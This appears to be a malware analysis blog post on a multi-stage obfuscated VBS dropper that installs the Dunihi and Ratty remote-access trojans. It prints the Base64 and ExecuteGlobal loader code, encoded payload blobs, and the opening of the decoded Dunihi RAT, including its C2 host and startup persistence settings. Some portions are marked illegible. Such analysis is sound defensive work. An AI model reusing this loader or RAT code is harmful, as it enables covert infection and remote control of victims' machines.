# Malware Analysis: New Trojan Double Dropper

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In this article, we will analyze a new trojan dropper — so new it has yet to be named. It is a newly observed VBS malware that uses multiple layers of code obfuscation and very well-structured code to drop and execute **two** embedded RATs.

For now, I'm calling it "Schneiken:" https://github.com/vithakur/schneiken

There are three main layers of encoding. All encoding is in Base64. This particular malware works by dropping two RATs on the disk. The first one is Dunihi RAT and the second one is Ratty JRAT.

Some malware only using **half the code** of this malware, have also been discovered in the wild. Here's an example, wrongly being detected as Valyria by some AVs (1213003eb7cb1e26a97dc310f47892fc). This malware is only dropping the Dunihi RAT, not the Ratty JRAT.

Let's begin analyzing this malware by looking at the flow of the campaign.

**Campaign Flow:**

Phish > HREF > PDF > HREF > ZIP > VBS > Dunihi + JRAT > C2

**Code Structure:**

Stage1 > stage2

Stage2 > vCNkCxcKEd.vbs > Dunihi RAT AND Stage3

Stage3 > Ratty (JRAT) + Watcher.vbs + Master.vbs

*"\RATTY.jar" — JRAT*

*“\rXvOlRHjpw.vbs” — Watcher*


*“\UhVHQvjFGb.vbs” — Master*

## Analysis

Let’s take a look at the execution, step by step.

## Stage 1


At this stage, the code structure is quite simple. All of the stage 2 code is base64 encoded and simple replace statement fixes minor obfuscations that are there in the code to add another layer of obfuscation to the already encoded code.



```
Const TypeBinary = 1
Const ForReading = 1, ForWriting = 2, ForAppending = 8


Private Function decodeBase64(base64)
  Dim DM, EL
  Set DM = CreateObject("Microsoft.XMLDOM")
  Set EL = DM.createElement("tmp")
  EL.DataType = "bin.base64"
  EL.Text = base64
  decodeBase64 = EL.NodeTypedValue
End Function

Private Sub gajdfaiksfshsfJKSFGjkfk()
    ExecuteGlobal decode64(Replace("RGltIGxvbmdUZXh0MQpsb25nVGV4dDEqPS*'
End Sub

Private Function decode64(txt)
  Dim DMX, ELX
  Set DMX = CreateObject("Microsoft.XMLDOM")
  Set ELX = DMX.createElement("tmp")
  ELX.DataType = "bin.base64"
  ELX.Text = txt
  decode64 = zzzzzzzzzz(ELX.NodeTypedValue)
End Function

Function zzzzzzzzzz(Binary)
  Const adTypeText = 2
  Const adTypeBinary = 1

  Dim BinaryStream 'As New Stream
  Set BinaryStream = CreateObject("ADODB.Stream")
  BinaryStream.Type = adTypeBinary
  BinaryStream.Open
  BinaryStream.Write Binary
  BinaryStream.Position = 0
  BinaryStream.Type = adTypeText
  BinaryStream.CharSet = "us-ascii"
  zzzzzzzzzz = BinaryStream.ReadText
  Set BinaryStream = Nothing
End Function
gajdfaiksfshsfJKSFGjkfk()
```

Take a look at the “zzzzzzzzzz” function. It uses the ADODB stream object to process the string as binary data. This means that the decoded code can be executed after it has been successfully decoded.

Let’s take a look at this code block and layout the purpose of important lines:



```
Function zzzzzzzzzz(Binary)
   Const adTypeText = 2
   Const adTypeBinary = 1

   Dim BinaryStream 'As New Stream
   Set BinaryStream = CreateObject("ADODB.Stream") > Create Stream object
   BinaryStream.Type = adTypeBinary > Specify stream type - save binary data.
   BinaryStream.Open
   BinaryStream.Write Binary > Write binary data to the object
   BinaryStream.Position = 0
   BinaryStream.Type = adTypeText > here we Specify stream type - get binary data.
   BinaryStream.CharSet = "us-ascii"
   zzzzzzzzzz = BinaryStream.ReadText
   Set BinaryStream = Nothing > Get binary data from the object
End Function
gajdfaiksfshsfJKSFGjkfk()
```


This function is then called on by the Private Function “decode64”, which in turn uses the Microsoft XMLDOM object to further process the data.

The last item to be called id the Private Sub, where all the decoding takes place.

As we can see in the block below, the encoded data streches into almost a thousand lines.


[illegible]

Now let’s take a look at the flow of the code in this stage:



```
Private Sub gajdfaiksfshsfJKSFGjkfk()
    ExecuteGlobal decode64(Replace("RGltIGxvbmdUZXh0MQpsb25nVGV
End Sub

Private Function decode64(txt)
  Dim DMX, ELX
  Set DMX = CreateObject("Microsoft.XMLDOM")
  Set ELX = DMX.createElement("tmp")
  ELX.DataType = "bin.base64"
  ELX.Text = txt
  decode64 = zzzzzzzzzz(ELX.NodeTypedValue)
End Function

Function zzzzzzzzzz(Binary)
  Const adTypeText = 2
  Const adTypeBinary = 1

  Dim BinaryStream 'As New Stream
  Set BinaryStream = CreateObject("ADODB.Stream")
  BinaryStream.Type = adTypeBinary
  BinaryStream.Open
  BinaryStream.Write Binary
  BinaryStream.Position = 0
  BinaryStream.Type = adTypeText
  BinaryStream.CharSet = "us-ascii"
  zzzzzzzzzz = BinaryStream.ReadText
  Set BinaryStream = Nothing
End Function
gajdfaiksfshsfJKSFGjkfk()
```

And finally, let's take a look at the encoded string itself:




```
Private Function decodeBase64(base64)
  Dim DM, EL
  Set DM = CreateObject("Microsoft.XMLDOM")
  Set EL = DM.createElement("tmp")
  EL.DataType = "bin.base64"
  EL.Text = base64
  decodeBase64 = EL.NodeTypedValue
End Function

Private Sub gajdfaiksfshsfJKSFGjkfk()
    ExecuteGlobal decode64(Replace(
    "RGltIGxvbmdUZXh0MQpsb25nVGV4dDEgPS*^iUTI5dWMzUWdWSGx3W1VKcGJtRnllU0E5SURFS1EyO
    VSEpwZG1GMFpTQkdkVzVqZEdsdmJpQmtaV052WkdWQ11YTmxOalFvWW1GelpUWTBLUW9nSUVScGJTQk
    Q0JGVENBOU1FUk5MbU55W1dGMFpVVnNaVzFsYm5Rb0luUnRjQ01wQ21BZ1JVd3VSR0YwWVZ5NWNHVWd
    T1rW1ZSNWNHVmtWbUZzZFdVS1JXNWtJRVoxYm1OMGFXOXVDZ3BRY21sM11YUmxJRk4xWW1Cb11XcGta
    VvSWtwNmVHSkpTRXBzV1RJNWExcF1TV2RQYVVKd11qT1dhMk2YT1hCS1EyaHFTMU5DZW1FemJIZGFVe
    NVkRCMFVGTXdPVXhVTUhSUVV6QTVUR1F3ZEZCVE1EbE1WREIwVUZNd09VTm5jRzlpTT*^0d1NVUXdaM
    FTUdkSmFWWm9ZMGhDYTFsWVVtaEtVMGxMWWtjMWNscHRiSE5hVXlwZU9VbE1VbmxrVjFWTFlrYzFjbH
    VEZRd2RGQ1RNRGxNVkRCMFVGTXdPVXhVTUhSUVV6QTVUR1F3UzBOdFVuQmlVMEo2WVVkV2MySkhPV2x
    khwWk0wcHdZMGhSZFdNeWFHeG1SM2RwUzFGd2EyR1hNR2RhY1d4eldsaE9OV016VW14aVZ6bHBZV2R3
    VZjMWJreHRXbkJpUjFaN1pWaE9NRnBYTVhaWmJYQnNXVE55YVV0UmNHdGhWekJuWVVoU01HTkhPV2xoQ
    RCa1NDcGVhVXRSYjB0RGFXTTVUR1F3ZEZCVE1EbE1WREJuWTBoS2NHUnRSakJKU0Zwb1kya3FYamxNV
    GWVFqQk1iazVxWTIxc2QyUkhOV2hpVjFWTF16T1NhR051VWpGa1F5cGVPVWxJVG05YVYzaHpaakpLY1
    c11WaEpaMUJJUW5waFIxWnpZa2M1YVdGcE5XeGxTRUpvWW0xU2JHSnVXbkJqY1RsMV1sZFdkV1JJVGp
    E1YW1piVzkxV20wNWMxcEhWbmxhV0dod116T1Nla3RIYkhWak0xSm9Za2Q0YTJGWVNYQkpTRkp2V2xj
    NFNHdZMjFzZFZvelRXOUphV113V2xjeGQwcFRWEJKUTFsb1NXeDNhVU51VG5kaVIyd3dXbGhKWjFCV
    WWjZZMGM1ZFdNeVZVdGFSMngwU1VkT2RGb3FYbkJyWVZZjdloyTkhSbmxaVnpCTF1WYzFiV0o1S2w0NV
    TkNkbUp0Vm5aaWJVNXNRMmR2YmxCVE1EbE1WREIwVUZNd09VbEhUbWphUjFWb116T1NhR051VVdkUVV
    k1VVXREWjNCd11tNU9NRmxYT1dwYVVYQXpVWRzYzFwVFFqQmpibFpzUTJkd2NHSnVUakJaVjNoel1Ey
    NOVWxwZDJsSmFXdExXVE14YTBsRU1HZGpNMEp6WVZoUlowdE1TbXhqTTBKM11tNU9iRXhhJVG5kaVIyd
    BRMmtxWG1kS1lFNcGVaMGxJUW1oamJVWjBTVF3WjFreU1XdEpRMmQ0UzFGdlowbERLbDVuU1VOQ2JHV
    RbXBpVjFGbllMwUkZjRU5wS2w1blNVTXFYbWRKUnpsMVdsYzVkVmt5V1lhWWk1uaDJZekpwWUzBsREtsNW
    RWRhY0dKSFZXZExxSMngxWXpOU2FHSkhlR3RoV0VsblNtbENNjR0p1VGpCW1YzaHpaWTFMZHZWEtsNXpN
    GxES2w1bllqSTFiR015TldwYVVWNnVFWmFyM1pWeHdUmIyZEpReXBlWjBsRkFFVWNuSTVWp6WWtjNWFXRnBOV
    hpUjNoYzVsWWVpTUhCWUW5CaWJTNUhkWFZtUTBZzJKdFJuUmFZVeXB1Y1VsVmRsVWxPWWVDVmdGdE9jMWwiRRLb
    xWG1kS1NiNGWjFZVmMxZW1TSFJuVG1lLbDV3YWxxsWVRteEpmRMH*^2V2xjMWEwbG5iMmRKUX1wZVowbERRb
    RKWjI5blNVTXFYbWRKUTBKN11WaFNiRnBIT1ROaWJYaDJXVmRTYkdOcFFtcG1WMUZuUzBSRmNFeEhUb
```

Once decoded, the malware moves into the next stage.


## Stage 2

In this stage, two important things take place. First, a new file is created. This file, as we can see in the code block below, is named "vCNkCxcKEd.vbs". This file will decode into the watcher code that makes sure that the code is running at all times.


This encoded string should give us the encoded version of Duhini RAT once decoded


```
Dim longText1 'this should give us "\vCNkCxcKEd.vbs" - which is also the watcher.
longText1 =
"[illegible]
```

The second thing that happens at this stage is the creation of stage 3 code:


This encoded string should give us the Ratty JRAT and the supporting code on execution


```
Private Function decodeBase64(base64)
  Dim DM, EL
  Set DM = CreateObject("Microsoft.XMLDOM")
  Set EL = DM.createElement("tmp")
  EL.DataType = "bin.base64"
  EL.Text = base64
  decodeBase64 = EL.NodeTypedValue
End Function

Private Sub gajdfaiksfshsfJKSFGjkfk() 'this should give us stage3
    ExecuteGlobal decode64(Replace(
    "[illegible]
```

The first part of stage 2 execution should give us another VBS script by the name of vCNkCxcKEd.VBS. This script, on execution, should give us the decoded, ready-to-go version of the Dunihi RAT.


This encoded code would give us the decoded Duhini RAT on execution

```
Private Function decodeBase64(base64)
  Dim DM, EL
  Set DM = CreateObject("Microsoft.XMLDOM")
  Set EL = DM.createElement("tmp")
  EL.DataType = "bin.base64"
  EL.Text = base64
  decodeBase64 = EL.NodeTypedValue
End Function

Private Sub gajdfaiksfshsfJKSFGjkfk()
    mal= execute decode64(Replace(
    "JzxbIHJlY29kZXIgOiBob3VkaW5pIChjKSBza3lwZS*^6IGhvdWRpbmktZnggXT4KCic9LT0tPS09LT0gY29uZmlnID0t
    ^wM*^ppbnN0YWxsZGlyID0gIiVhcHBkYXRhJSIKbG5rZmlsZS*^9IHRydWUKbG5rZm9sZGVyID0gdHJ1ZQoKJz0tPS09LT
    ZWxsb2JqID0gd3NjcmlwdC5jcmVhdGVvYmplY3QoIndzY3JpcHQuc2hlbGwiKQpkaW0gZmlsZXN5c3RlbW9iagpzZXQgZm
    aHR0cG9iagpzZXQgaHR0cG9iai*^9IGNyZWF0ZW9iamVjdCgibXN4bWwyLnhtbGh0dH*^iKQoKCic9LT0tPS09LT0gcHJp
    5hbWUKc3RhcnR1cC*^9IHNoZWxsb2JqLnNwZWNpYWxmb2xkZXJzICgic3RhcnR1cCIpICYgIlwiCmluc3RhbGxkaXIgPSB
    GVzeXN0ZW1vYmouZm9sZGVyZXhpc3RzKGluc3RhbGxkaXIpIHRoZW4gIGluc3RhbGxkaXIgPSBzaGVsbG9iai5leHBhbmR
    Kc2xlZX*^gPS*^1MD*^wI*^pkaW0gcmVzcG9uc2UKZGltIGNtZ*^pkaW0gcGFyYW0KaW5mby*^9ICIiCnVzYnNwcmVhZGl
    LT0tPS09LT0tPS09LT0tPS09LT0Kb24gZXJyb3IgcmVzdW11IG51eHQKCgppbnN0YW5jZQp3aGlsZSB0cnV1CgppbnN0YW
    gKHJlc3BvbnN1LMNwbG10ZXIpCnN1bGVjdCBjYXN1IGNtZC*^oMCkKY2FzZS*^iZXhjZWN1dGUiCi*^gIC*^gIHBhcmFtI
    WQgKDEpCi*^gIC*^gIG9uZW9uY2UuY2xvc2UKIC*^gIC*^gc2V0IG9uZW9uY2UgPS*^gZmlsZXN5c3RlbW9iai5vcGVudG
    JpdGUgcGFyYW0KIC*^gIC*^gb25lb25jZS5jbG9zZQogIC*^gICBzaGVsbG9iai5ydW4gIndzY3JpcHQuZXhlIC8vQi*^i
    wdC5xdW10I*^pjYXN1ICJ1bmluc3RhbGwiCi*^gIC*^gIHVuaW5zdGFsb*^pjYXN1ICJzZW5kIgogIC*^gICBkb3dubG9h
    KDEpLGNtZC*^oMikKY2FzZS*^icmVjdiIKIC*^gIC*^gcGFyYW0gPSBjbWQgKDEpCi*^gIC*^gIHVwbG9hZC*^ocGFyYW0
    gI*^pjYXN1IC*^iZW51bS1mYWYiCi*^gIC*^gIHBhcmFtID0gY21kICgxKQogIC*^gICBwb3N0ICJpcy1lbnVtLWZhZiIs
    Y2VzcyIsZW51bXByb2Nlc3MgIC*^KY2FzZS*^gImNtZC1zaGVsbCIKIC*^gIC*^gcGFyYW0gPSBjbWQgKDEpCi*^gIC*^g
    IHBhcmFtID0gY21kICgxKQogIC*^gICBkZWxldGVmYWYgKHBhcmFtKS*^KY2FzZS*^gImV4aXQtcHJvY2VzcyIKIC*^gIC
    *^gIC*^gcGFyYW0gPSBjbWQgKDEpCi*^gIC*^gIHNsZWVwID0gZXZhbC*^ocGFyYW0pIC*^gIC*^gIC*^KZW5kIHNlbGVj
    ZXh0CmRpbSBsbmtvYmoKZGltIGZpbGVuYW11CmRpbSBmb2xkZXJuYW11CmRpbSBmaWxlaWNvbgpkaW0gZm9sZGVyaWNvbg
    cmVhZHkgPSB0cnV1IHRoZW4KaWYgIGRyaXZ1LmZyZWVzcGFjZS*^gPi*^wIHRoZW4KaWYgIGRyaXZ1LmRyaXZ1dHlwZS*^
    sIGRyaXZ1LnBhdGggJi*^iXCIgJiBpbnN0YWxsbmFtZSx0cnV1Ci*^gICBpZi*^gZmlsZXN5c3RlbW9iai5maWxlZXhpc3
    9iai5nZXRmaWxlKGRyaXZ1LnBhdGggJi*^iXCIgICYgaW5zdGFsbG5hbWUpLmF0dHJpYnV0ZXMgPS*^yKzQKIC*^gIGVuZ
    ^mICJcIi*^pLkZpbGVzCi*^gIC*^gIC*^gaWYgbm90IGxua2ZpbGUgdGhlbiBleG10IGZvcgogIC*^gIC*^gIGlmICBpbn
    bmFtZSwgIi4iKS*^odWJvdW5kKHNwbG10KGZpbGUubmFtZSwgIi4iKSkpKS*^8Pi*^ibG5rIiB0aGVuCi*^gIC*^gIC*^g
    ^oZmlsZS5uYW11KS*^8PiB1Y2FzZS*^oaW5zdGFsbG5hbWUpIHRoZW4KIC*^gIC*^gIC*^gIC*^gIC*^gICBmaWxl
    iai*^9IHNoZWxsb2JqLmNyZWF0ZXNob3J0Y3V0IChkcml2ZS5wYXRoICYgIlwiIC*^mIGZpbGVuYW11ICgwKS*^mICIubG
```

This what the Dunihi RAT should look like after the encoded string shown above in stage 2 is decoded:



```
'<[ recoder : houdini (c) skype : houdini-fx ]>

'=-=-=-=-= config =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

host = "pm2bitcoin.com"
port = 5000
installdir = "%appdata%"
lnkfile = true
lnkfolder = true

'=-=-=-=-= public var =-=-=-=-=-=-=-=-=-=-=-=-=-=

dim shellobj
set shellobj = wscript.createobject("wscript.shell")
dim filesystemobj
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")


'=-=-=-=-= privat var =-=-=-=-=-=-=-=-=-=-=-=-=

installname = wscript.scriptname
startup = shellobj.specialfolders ("startup") & "\"
installdir = shellobj.expandenvironmentstrings(installdir) & "\"
if not filesystemobj.folderexists(installdir) then  installdir = shellobj.expan
spliter = "<" & "|" & ">"
sleep = 5000
dim response
dim cmd
dim param
info = ""
```

